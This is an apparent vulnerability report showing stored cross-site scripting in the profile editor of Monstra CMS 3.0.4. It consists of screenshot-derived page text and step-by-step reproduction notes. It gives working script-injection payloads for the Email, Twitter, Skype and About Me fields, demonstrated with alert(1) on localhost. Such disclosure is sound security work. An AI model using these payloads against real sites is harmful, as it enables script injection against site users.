Log in and click "Edit profile"

## Profile

**Username:** a
**Email:**        1
**Registered:**26.5.2024

Edit profile / Log Out

Sitemap                                                                 Powered by Monstra 3.0.4

payload:

```
1   "><script>alert(1)</script>
```

Enter payload under email

**Firstname**

**Lastname**

**Email**

"><script>alert(1)</script>

**Twitter**

**Skype**

**About Me**

**New Password**

Save    Cancel

Click "Save" and click "Edit profile" again  --> xss

**localhost 显示**

1

确定

# Edit profile

**Firstname**

**Lastname**

**Email**

" name="email">

**Twitter**

**Skype**

**About Me**

**New Password**

It has the same effect on "Twitter" and "Skype" with the same payload

Also,"About Me" has the same effect with a different payload.

```
payload:  </textarea><script>alert(1)</script>
```

# Edit profile

**Firstname**

**Lastname**

**Email**

" name="email">

**Twitter**

**Skype**

**About Me**

</textarea><script>alert(1)</script>

**New Password**

Save    Cancel

---

localhost/monstra-3.0.4/monstra-3.0.4/users/4/edit

Dell    misc    学习    大创人工智能    web    cs6    入侵检测多模匹

**localhost 显示**

1

确定